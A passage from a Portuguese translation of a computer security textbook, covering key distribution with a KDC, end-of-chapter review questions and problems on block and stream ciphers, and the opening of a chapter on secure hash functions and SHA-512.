- **Centro de distribuição de chaves (KDC):** O centro de distribuição de chaves (*Key Distribution Center* — KDC) determina quais sistemas têm permissão de se comunicar uns com os outros. Quando uma permissão é concedida para que dois sistemas estabeleçam uma conexão, o KDC fornece a essa conexão uma chave de sessão usada uma única vez.
- **Módulo de serviço de segurança (SSM):** Esse módulo (*Security Service Module* — SSM), que pode consistir em uma funcionalidade em uma camada de protocolo, executa cifração fim a fim e obtém chaves de sessão em nome de usuários.

As etapas envolvidas no estabelecimento de uma conexão são mostradas na Figura 20.10. Quando uma estação deseja estabelecer uma conexão com outra estação, ela transmite um pacote de requisição de conexão (etapa 1). O SSM salva esse pacote e solicita ao KDC permissão para estabelecer a conexão (etapa 2). A comunicação entre o SSM e o KDC é cifrada usando uma chave mestra compartilhada apenas entre esse SSM e o KDC. Se o KDC aprovar a requisição de conexão, ele gera a chave de sessão e a entrega aos dois SSMs adequados, usando uma chave permanente única para cada SSM (etapa 3). O SSM requisitante agora pode liberar o pacote de requisição de conexão, e uma

conexão é estabelecida entre os dois sistemas finais (etapa 4). Todos os dados de usuário trocados entre os dois sistemas finais são cifrados por seus respectivos SSMs com a chave de sessão usada uma única vez.

A abordagem de distribuição de chaves automatizada provê a flexibilidade e as características dinâmicas necessárias para permitir que vários usuários terminais acessem várias estações e que as estações troquem dados umas com as outras.

Outra abordagem da distribuição de chaves usa cifração de chave pública, que será discutida no [Capítulo 21](#).

## 20.8 Leituras e sites recomendados

Os tópicos deste capítulo são discutidos com mais detalhes em [[STAL11b](#)].

**STAL11b** Stallings, W. *Cryptography and Network Security: Principles and Practice*, quinta edição. Saddle River, NJ: Prentice Hall, 2011.

## Sites recomendados

- **AES home page:** Página do NIST sobre o AES. Contém o padrão e também vários outros documentos relevantes.
- **AES Lounge:** Contém uma bibliografia abrangente de documentos e artigos sobre o AES, com acesso a cópias eletrônicas.
- **Block Cipher Modes of Operation:** Página do NIST com informações completas sobre modos de operação aprovados pelo NIST.

## 20.9 Termos principais, perguntas de revisão e problemas

### Termos principais

ataque de força bruta	decifração	padrão de cifração avançado (AES)
chave de sessão	DES triplo (3DES)	padrão de cifração de dados (Data Encryption Standard — DES)
cifra de bloco	distribuição de chaves	RC4
cifra de Feistel	modo contador	subchave
cifra de fluxo	modo de encadeamento de blocos de cifra (CBC)	texto às claras
cifração	modo de livro-código eletrônico (ECB)	texto cifrado
cifração de enlace	modo de realimentação de cifra (CFB)	
cifração fim a fim		
cifração simétrica		
computacionalmente seguro		

## Perguntas de revisão

- 20.1 Quais são os componentes essenciais de uma cifra simétrica?
- 20.2 Quais são as duas funções básicas usadas em algoritmos de cifração?
- 20.3 Quantas chaves são necessárias para duas pessoas se comunicarem usando uma cifra simétrica?
- 20.4 Qual é a diferença entre uma cifra de bloco e uma cifra de fluxo?
- 20.5 Quais são as duas abordagens gerais de ataque a cifras?
- 20.6 Por que alguns modos de operação de cifras de bloco usam somente cifração enquanto outros usam ambas, cifração e decifração?
- 20.7 O que é cifração tripla?
- 20.8 Por que a porção intermediária do 3DES é uma decifração em vez de uma cifração?
- 20.9 Qual é a diferença entre cifração de enlace e cifração fim a fim?
- 20.10 Cite formas pelas quais as chaves secretas podem ser distribuídas a duas partes comunicantes.
- 20.11 Qual é a diferença entre uma chave de sessão e uma chave mestra?
- 20.12 O que é um centro de distribuição de chaves (KDC)?

## Problemas

- 20.1 Mostre que a decifração de Feistel é o inverso da cifração de Feistel.
- 20.2 Considere uma cifra de Feistel composta por 16 rodadas, com comprimento de bloco de 128 bits e comprimento de chave de 128 bits. Suponha que, para certa chave  $k$ , o algoritmo de escalonamento de chaves

determine valores para as oito primeiras chaves de rodada  $k_1, k_2, \dots, k_8$ , e então faça

$$k_9 = k_8, k_{10} = k_7, k_{11} = k_6, \dots, k_{16} = k_1$$

Suponha que você tenha um texto cifrado  $c$ . Explique como, com acesso a um oráculo de cifração, você pode decifrar  $c$  e determinar  $m$  usando apenas uma consulta ao oráculo. Isso mostra que tal cifra é vulnerável a um ataque de texto às claras escolhido. (Podemos imaginar um oráculo de cifração como um dispositivo que, dado um texto às claras, retorna o texto cifrado correspondente. Você não conhece os detalhes internos do dispositivo e não pode abri-lo. Você só pode obter informações do oráculo consultando-o e observando suas respostas.)

20.3 Para qualquer cifra de bloco, o fato de ela ser uma função não linear é crucial para sua segurança. Para ver isso, suponha que tenhamos uma cifra de bloco linear EL que cifra blocos de texto às claras de 128 bits para blocos de texto cifrado de 128 bits. Se  $\text{EL}(k, m)$  denotar a cifração de uma mensagem  $m$  de 128 bits com uma chave  $k$  (na verdade, o número de bits de  $k$  é irrelevante),

$$\text{EL}(k, [m_1 \oplus m_2]) = \text{EL}(k, m_1) \oplus \text{EL}(k, m_2) \text{ para todas as sequências } m_1, m_2 \text{ de 128 bits}$$

Descreva como, com 128 textos cifrados escolhidos, um adversário pode decifrar qualquer texto cifrado sem conhecer a chave secreta  $k$ . (Um “texto cifrado escolhido” significa que um adversário tem a capacidade de escolher um texto cifrado e obter sua decifração. Aqui, você tem 128 pares de texto às claras/texto cifrado com os quais trabalhar e a capacidade de escolher o valor dos textos cifrados.)

20.4 Qual valor de chave RC4 não provocará mudanças em S durante a inicialização? Isto é, depois da permutação inicial de S, as entradas de S serão iguais aos valores de 0 até 255 em ordem crescente.

20.5 O RC4 tem um estado interno secreto que é uma permutação de todos os valores possíveis do vetor S e dos dois índices  $i$  e  $j$ .

- Usando um esquema simples para armazenar o estado interno, quantos bits são usados?
- Suponha que pensemos no algoritmo do ponto de vista de quantas informações são representadas pelo estado. Nesse caso, precisamos

determinar quantos estados diferentes existem e tomar o logaritmo na base 2 para determinar quantos bits de informação isso representa.

Usando essa abordagem, quantos bits seriam necessários para representar o estado?

20.6 Com o modo ECB, se houver um erro em um bloco do texto cifrado transmitido, somente o bloco de texto às claras correspondente é afetado. Todavia, no modo CBC, esse erro se propaga. Por exemplo, um erro no  $C_1$  transmitido ([Figura 20.6](#)) obviamente corrompe  $P_1$  e  $P_{21}$ .

- Existem blocos afetados depois de  $P_2$ ?
- Suponha que haja um erro de bit na versão de  $P_1$  enviada pela origem. Por quantos blocos de texto cifrado esse erro se propagará? Qual é o efeito no destinatário?

20.7 Suponha que ocorra um erro em um bloco de texto cifrado em transmissão usando CBC. Qual é o efeito produzido nos blocos de texto às claras decifrados?

20.8 Você quer construir um dispositivo de hardware para executar cifração de bloco no modo de encadeamento de blocos de cifra (CBC) usando um algoritmo mais forte do que o DES. O 3DES é um bom candidato. A [Figura 20.11](#) mostra duas possibilidades, ambas decorrentes da definição do modo CBC. Qual das duas você escolheria

- Por questões de segurança?
- Por questões de desempenho?

20.9 Você é capaz de sugerir uma melhoria de segurança para qualquer das opções na [Figura 20.11](#) usando somente três chips DES e algum número de funções XOR? Considere que você ainda está limitado a duas chaves.

20.10 Preencha o restante desta tabela:

Modo	Cifração	Decifração
ECB	$C_j = E(K, P_j) \quad j = 1, \dots, N$	$P_j = D(K, C_j) \quad j = 1, \dots, N$
CBC	$C_j = E(K, [P_1 \oplus IV])$ $C_j = E(K, [P_1 \oplus C_{j-1}]) \quad j = 2, \dots, N$	$P_1 = D(K, C_1) \oplus IV$ $P_j = D(K, C_j) \oplus C_{j-1} \quad j = 2, \dots, N$
CFB		
CTR		

20.11 O CBC-Pad é um modo de operação de cifra de bloco usado na cifra de bloco RC5, mas poderia ser usado em qualquer cifra de bloco. O CBC-Pad é capaz de lidar com textos às claras de qualquer comprimento. O texto cifrado

é mais longo do que o texto às claras por, no máximo, o tamanho de um único bloco. Usa-se preenchimento (*padding*) para garantir que a entrada de texto às claras seja um múltiplo do comprimento do bloco. Considera-se que o texto às claras original tem um número inteiro de bytes. Esse texto às claras é preenchido no final com 1 a  $bb$  bytes, onde  $bb$  é igual ao tamanho do bloco em bytes. Os bytes de preenchimento são todos iguais e seu valor é fixado a um byte que representa o número de bytes de preenchimento. Por exemplo, se houver 8 bytes de enchimento, cada byte tem o padrão de bits 00001000. Por que não permitir zero byte de enchimento? Isto é, se o texto às claras original é um inteiro múltiplo do tamanho do bloco, por que não abster-se de fazer o preenchimento?

20.12 Fazer preenchimento nem sempre é apropriado. Por exemplo, poderíamos querer armazenar os dados cifrados no mesmo buffer de memória que originalmente continha o texto às claras. Nesse caso, o texto cifrado deve ter o mesmo comprimento do texto às claras original. Um modo para essa finalidade é o modo de roubo de texto cifrado (*ciphertext stealing* — CTS). A [Figura 20.12a](#) mostra uma implementação desse modo.

- Explique como ele funciona.
- Descreva como decifrar  $C_{n-1}$  e  $C_n$ .

20.13 A [Figura 20.12b](#) mostra uma alternativa ao CTS para produzir texto cifrado de comprimento igual ao do texto às claras quando o texto às claras não é um inteiro múltiplo do tamanho do bloco.

- Explique o algoritmo.
- Explique por que o CTS é preferível a essa abordagem ilustrada na [Figura 20.12b](#).


20.14 Se ocorrer erro de um bit na transmissão de um caractere de texto cifrado no modo CBF de 8 bits, até onde o erro se propaga?

20.15 Um dos códigos de autenticação de mensagem (*message authentication codes* — MACs) mais amplamente usados, denominado algoritmo de autenticação de dados (*Data Authentication Algorithm*), é baseado no DES. O algoritmo é uma publicação FIPS (FIPS PUB 113) e também um padrão ANSI (X9.17). O algoritmo pode ser definido assim: ele usa o modo de operação de encadeamento de blocos de cifra (CBC) do DES com um vetor de inicialização repleto de zeros ([Figura 20.6](#)). Os dados (p. ex., mensagem, registro, arquivo ou programa) a autenticar são agrupados em blocos contíguos de 64 bits:  $P_1, P_2, \dots, P_N$ . Se necessário, o bloco final é preenchido à direita com 0s para formar um bloco de 64 bits completo. O MAC consiste


no bloco de texto cifrado inteiro  $C_N$  ou nos  $M$  bits da extrema esquerda do bloco, com  $16 \leq M \leq 64$ . Mostre que o mesmo resultado pode ser produzido usando modo de realimentação de cifra.

20.16 Esquemas de distribuição de chaves usando uma central de controle de acesso e/ou um centro de distribuição de chaves têm pontos centrais vulneráveis a ataque. Discuta as implicações de segurança de tal centralização.


20.17 Suponha que alguém sugira o seguinte modo de confirmar que você e outro usuário estão de posse da mesma chave secreta. Você cria uma cadeia de bits aleatória do comprimento da chave, executa uma operação de XOR entre essa cadeia e a chave, e envia o resultado pelo canal. O seu interlocutor executa uma operação de XOR entre o bloco que está chegando e a chave (que deve ser igual à sua chave) e envia o resultado de volta. Você verifica e, se o que receber for a sua cadeia aleatória original, confirma que o seu parceiro tem a mesma chave secreta e, no entanto, nenhum de vocês dois chegou a transmitir a chave. Há uma falha nesse esquema?



**FIGURA 20.11** Uso de DES triplo em modo CBC.



(a) Modo de roubo de texto cifrado



**FIGURA 20.12** Modos de cifra de bloco para texto às claras que não é um múltiplo do tamanho de bloco.

<sup>1</sup>A cifração de chave pública foi descrita pela primeira vez na literatura aberta em 1976; a National Security Agency (NSA) alega tê-la descoberto alguns anos antes.

<sup>2</sup>Nota de Tradução: Um algoritmo de geração de subchaves a partir da chave  $K$  original é também denominado algoritmo de “escalonamento de chaves” ou de “expansão de chaves”.

<sup>3</sup>Nota de Tradução: Neste ponto é importante notar que nem todas as cifras possuem essa propriedade. Em alguns casos (p. ex., no AES), os processos de cifração e decifração exigem implementações distintas, embora seja possível aproveitar partes de um algoritmo na construção do outro.

<sup>4</sup>A terminologia é um pouco confusa. Até recentemente, os termos *DES* e *DEA* eram intercambiáveis. Todavia, a edição mais recente do documento do DES inclui uma especificação do *DEA* aqui descrito, mas o *DEA* triplo (Triple DES, 3DES), descrito subsequentemente. Ambos são parte do Data Encryption Standard. Até a adoção do termo oficial 3DES, o algoritmo *DEA* triplo era tipicamente denominado *DES triplo* e escrito 3DES. Por questão de conveniência, usaremos 3DES.

<sup>5</sup>Nota de Tradução: Esse não é mais o caso atualmente. O algoritmo preferível (e que de fato tem mais ampla adoção em sistemas modernos) é o AES, descrito adiante.

<sup>6</sup>Nota de Tradução: O FIPS 46-3 foi removido da lista de padrões do NIST em 2005, de modo que o uso do DES não é mais recomendado ou aceito como seguro, e qualquer sistema que o utilize é considerado

desprotegido.

<sup>7</sup>Nota de Tradução: Na realidade, ataques do tipo “Meet-in-the-Middle” permitem redução no custo de processamento de um ataque de força bruta contra o 3DES, ao custo de memória adicional. Mais precisamente, pode-se quebrar o 3DES com uma complexidade de  $2^{112}$  operações e  $2^{56}$  de memória, de modo que a segurança do 3DES é dita de 112 bits (não 168 bits).

<sup>8</sup>Nota de Tradução: Uma publicação recente nesse sentido é o NIST Special Publication 800-131A, “Transitions: Recommendation for Transitioning the Use of Cryptographic Algorithms and Key Lengths”. Esse documento ainda recomenda o uso do 3DES com três chaves distintas, enquanto o uso de apenas duas chaves não será considerado aceitável a partir de 2015.

<sup>9</sup>O termo *S-box*, ou caixa de substituição, é comumente usado na descrição de cifras simétricas para referir-se à tabela usada para um tipo de mecanismo de substituição que usa consultas em tabela.

<sup>10</sup>No documento FIPS PUB 197, um número hexadecimal é representado dentro de chaves e é essa a convenção que usamos.

---

## CAPÍTULO 21

---

# Criptografia de chave pública e autenticação de mensagem

---

## 21.1 Funções de hash seguras

Funções de hash simples

Função de hash segura SHA

SHA-3

## 21.2 HMAC

Objetivos de projeto do HMAC

Algoritmo HMAC

Segurança do HMAC

## 21.3 Algoritmo de cifração de chave pública RSA

Descrição do algoritmo

Segurança do RSA

## 21.4 Algoritmo de Diffie-Hellman e outros algoritmos assimétricos

Acordo de chave Diffie-Hellman

Outros algoritmos criptográficos de chave pública

## 21.5 Leituras e sites recomendados

## 21.6 Termos principais, perguntas de revisão e problemas

## Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Entender a operação do SHA-1 e do SHA-2.
- Apresentar uma visão geral da utilização do HMAC para autenticação de mensagem.
- Descrever o algoritmo RSA.

- Descrever o algoritmo de Diffie-Hellman.

Este capítulo dá detalhes técnicos sobre os tópicos apresentados nas [Seções 2.2](#) a [2.4](#).

## 21.1 Funções de hash seguras

A função de hash de uma via (isto é, não inversível), ou função de hash segura, é importante não apenas em autenticação de mensagem, mas também em assinaturas digitais. Os requisitos para funções de hash seguras e para a segurança dessas funções são discutidos na [Seção 2.2](#). Aqui, examinamos diversas funções de hash, concentrando-nos naquela que talvez seja a família mais amplamente usada de funções de hash: SHA.

### Funções de hash simples

Todas as funções de hash operam usando os seguintes princípios gerais. A entrada (mensagem, arquivo etc.) é vista como uma sequência de blocos de  $n$  bits. A entrada é processada um bloco por vez, de modo iterativo, para produzir um hash de  $n$  bits.

Uma das funções de hash mais simples é a operação de OU exclusivo (XOR) bit a bit de cada bloco, que pode ser expressa da seguinte maneira:

$$C_i = b_{i1} \oplus b_{i2} \oplus \dots \oplus b_{im}$$

onde

$C_i$  =  $i$ -ésimo bit do código de hash,  $1 \leq i \leq n$

$m$  = número de blocos de  $n$  bits na entrada

$b_{ij}$  =  $i$ -ésimo bit no  $j$ -ésimo bloco

$\oplus$  = operação de XOR

A [Figura 21.1](#) ilustra essa operação; ela produz uma paridade simples para cada posição de bit e é conhecida como verificação de redundância longitudinal. Ela é razoavelmente efetiva para dados aleatórios como verificação de integridade de dados. Cada valor de hash de  $n$  bits é igualmente provável. Assim, a probabilidade de que um erro de dados resulte em um valor de hash não modificado é  $2^{-n}$ . Com dados mais previsivelmente formatados, a função é menos efetiva. Por exemplo, na maioria dos arquivos de texto normais, o bit mais significativo de cada octeto é sempre zero. Portanto, se um valor de hash de

128 bits for usado, em vez de uma efetividade de  $2^{-128}$ , a função de hash para esse tipo de dados terá uma efetividade de  $2^{-112}$ .

	Bit 1	Bit 2	• • •	Bit $n$
Bloco 1	$b_{11}$	$b_{21}$		$b_{n1}$
Bloco 2	$b_{12}$	$b_{22}$		$b_{n2}$
•	•	•	•	•
•	•	•	•	•
•	•	•	•	•
Bloco $m$	$b_{1m}$	$b_{2m}$		$b_{nm}$
Código de hash	$C_1$	$C_2$		$C_n$

**FIGURA 21.1** Função de hash simples usando XOR bit a bit.

Um modo simples de melhorar as coisas é executar um deslocamento circular de 1 bit, ou rotação, no valor do hash depois que cada bloco é processado. O procedimento pode ser resumido da seguinte maneira:

1. Inicialmente iguale o valor do hash de  $n$  bits a zero.
2. Processe cada bloco sucessivo de dados  $n$  bits da seguinte maneira:
  - a. Execute a rotação para a esquerda, por 1 bit, do valor de hash corrente.
  - b. Execute a operação de XOR entre o bloco e o valor de hash.

Isso tem o efeito de “aleatorizar” a entrada mais completamente e superar qualquer regularidade que apareça na entrada.

Embora o segundo procedimento forneça um bom grau de integridade de dados, é praticamente inútil para a segurança de dados quando um código de hash cifrado é usado com uma mensagem em texto às claras, como nas [Figuras 2.6a e b](#). Dada uma mensagem, é fácil produzir uma nova mensagem que resulte naquele código de hash: simplesmente prepare a mensagem alternativa desejada e anexe um bloco de  $n$  bits que force a nova mensagem mais o bloco a dar o código de hash desejado.

Embora um simples XOR ou um XOR com rotação (RXOR) seja insuficiente se somente o código hash for cifrado, você ainda pode achar que uma função tão simples poderia ser útil quando tanto a mensagem como o código hash são cifrados. Mas é preciso ter cuidado. Uma técnica proposta originalmente pelo National Bureau of Standards usava o XOR simples aplicado a blocos de 64 bits da mensagem e depois uma cifração da mensagem inteira usando o modo de encadeamento de blocos de cifra (CBC). Podemos definir o esquema da seguinte

maneira: dada uma mensagem consistindo em uma sequência de blocos de 64 bits  $X_1, X_2, \dots, X_N$ , defina o código de hash  $C$  como a operação de XOR bloco a bloco entre todos os blocos e anexe o código de hash ao bloco final:

$$C = X_{N+1} = X_1 \oplus X_2 \oplus \dots \oplus X_N$$

Em seguida, cifre a mensagem inteira juntamente com o código de hash, usando o modo CBC para produzir a mensagem cifrada  $Y_1, Y_2, \dots, Y_{N+1}$ . [JUEN85] destaca diversos modos possíveis de manipular o texto cifrado dessa mensagem de tal forma que a alteração não seja detectável pelo código de hash. Por exemplo, pela definição de CBC (Figura 20.6), temos

$$\begin{aligned} X_1 &= IV \oplus D(K, Y_1) \\ X_i &= Y_{i-1} \oplus D(K, Y_i) \\ X_{N+1} &= Y_N \oplus D(K, Y_{N+1}) \end{aligned}$$

Mas  $X_{N+1}$  é o código de hash:

$$\begin{aligned} X_{N+1} &= X_1 \oplus X_2 \oplus \dots \oplus X_N \\ &= [IV \oplus D(K, Y_1)] \oplus [Y_1 \oplus D(K, Y_2)] \oplus \dots \oplus [Y_{N-1} \oplus D(K, Y_N)] \end{aligned}$$

Como podemos executar XOR nos termos da equação precedente em qualquer ordem, concluímos que o código de hash não mudaria se os blocos de texto cifrado fossem permutados.

## Função de hash segura SHA

O algoritmo de hash seguro (*Secure Hash Algorithm — SHA*) foi desenvolvido pelo National Institute of Standards and Technology (NIST) e publicado como padrão federal de processamento de informações (*Federal information processing standard — FIPS 180*) em 1993; uma versão revisada foi lançada com o nome FIPS 180-1, em 1995, e é geralmente denominada SHA-1. O SHA-1 é também especificado na RFC 3174, que essencialmente reproduz o material no FIPS 180-1, mas adiciona uma implementação em código C.

O SHA-1 produz um valor de hash de 160 bits. Em 2002, o NIST produziu

uma revisão do padrão, o FIPS 180-2, que definiu três novas versões do SHA, com valores de comprimento de hash de 256, 384 e 512 bits, conhecidas como SHA-256, SHA-384 e SHA-512 ([Tabela 21.1](#)). Coletivamente, esses algoritmos de hash são conhecidos como **SHA-2**. Essas novas versões têm a mesma estrutura subjacente e usam os mesmos tipos de operações aritméticas modulares e binárias lógicas que o SHA-1. Em 2005, o NIST anunciou a intenção de extinguir a aprovação do SHA-1 como padrão e passar a confiar nas outras versões do SHA em 2010. Logo depois, uma equipe de pesquisadores descreveu um ataque no qual era possível encontrar duas mensagens separadas que produziam o mesmo hash SHA-1 usando  $2^{69}$  operações, número bem menor do que as  $2^{80}$  operações que antes eram consideradas necessárias para uma colisão com um hash SHA-1 [[WANG05](#)]. Esse resultado deve acelerar a transição para as outras versões do SHA [[RE05](#)].

---

**Tabela 21.1**  
**Comparação de parâmetros do SHA**

---

	SHA-1	SHA-256	SHA-384	SHA-512
Tamanho do resumo de mensagem	160	256	384	512
Tamanho da mensagem	$<2^{64}$	$<2^{64}$	$<2^{128}$	$<2^{128}$
Tamanho do bloco	512	512	1024	1024
Tamanho da palavra	32	32	64	64
Número de rodadas	80	64	80	80
Segurança	80	128	192	256

Notas: 1. Todos os tamanhos são medidos em bits.


2. A segurança refere-se ao fato de que um ataque baseado no paradoxo do aniversário a um resumo criptográfico de uma mensagem de tamanho  $n$  produz uma colisão com custo de trabalho de aproximadamente  $2^{n/2}$ .

Nesta seção, damos uma descrição do SHA-512. As outras versões são bastante semelhantes. O algoritmo toma como entrada uma mensagem de comprimento máximo menor que  $2^{128}$  bits e produz como saída um resumo de mensagem de 512 bits. A entrada é processada em blocos de 1.024 bits. A [Figura 21.2](#) representa o processamento global de uma mensagem para produzir um resumo criptográfico. O processamento consiste nas seguintes etapas:

- **Etapa 1: anexar bits de preenchimento.** A mensagem é preenchida de modo que o seu comprimento seja congruente a 896 módulo 1024 [ $\text{comprimento} \equiv 896 \pmod{1024}$ ]. O preenchimento é sempre adicionado, mesmo que a mensagem já tenha o comprimento desejado. Assim, o número de bits de preenchimento fica na faixa de 1 a 1.024. O preenchimento

consiste em um único bit 1 seguido pelo número necessário de bits 0.

- **Etapa 2: concatenar comprimento.** Um bloco de 128 bits é concatenado à mensagem. Esse bloco é tratado como um inteiro de 128 bits sem sinal (os bytes mais significativos primeiro) e contém o comprimento da mensagem original (antes do preenchimento).



**FIGURA 21.2** Geração de resumo criptográfico de mensagem usando SHA-512.

O resultado das duas primeiras etapas é uma mensagem cujo comprimento é um inteiro múltiplo de 1.024 bits. Na [Figura 21.2](#), a mensagem expandida é representada como a sequência de blocos de 1.024 bits  $M_1, M_2, \dots, M_N$ , de modo que o comprimento total da mensagem expandida é  $N \times 1.024$  bits.

- **Etapa 3: inicializar buffer de hash.** Um buffer de 512 bits é usado para guardar resultados intermediários e finais da função de hash. O buffer pode ser representado como oito registradores de 64 bits (a, b, c, d, e, f, g, h). Esses registradores são inicializados com os seguintes inteiros de 64 bits (valores hexadecimais):

$$a = 6A09E667F3BCC908$$

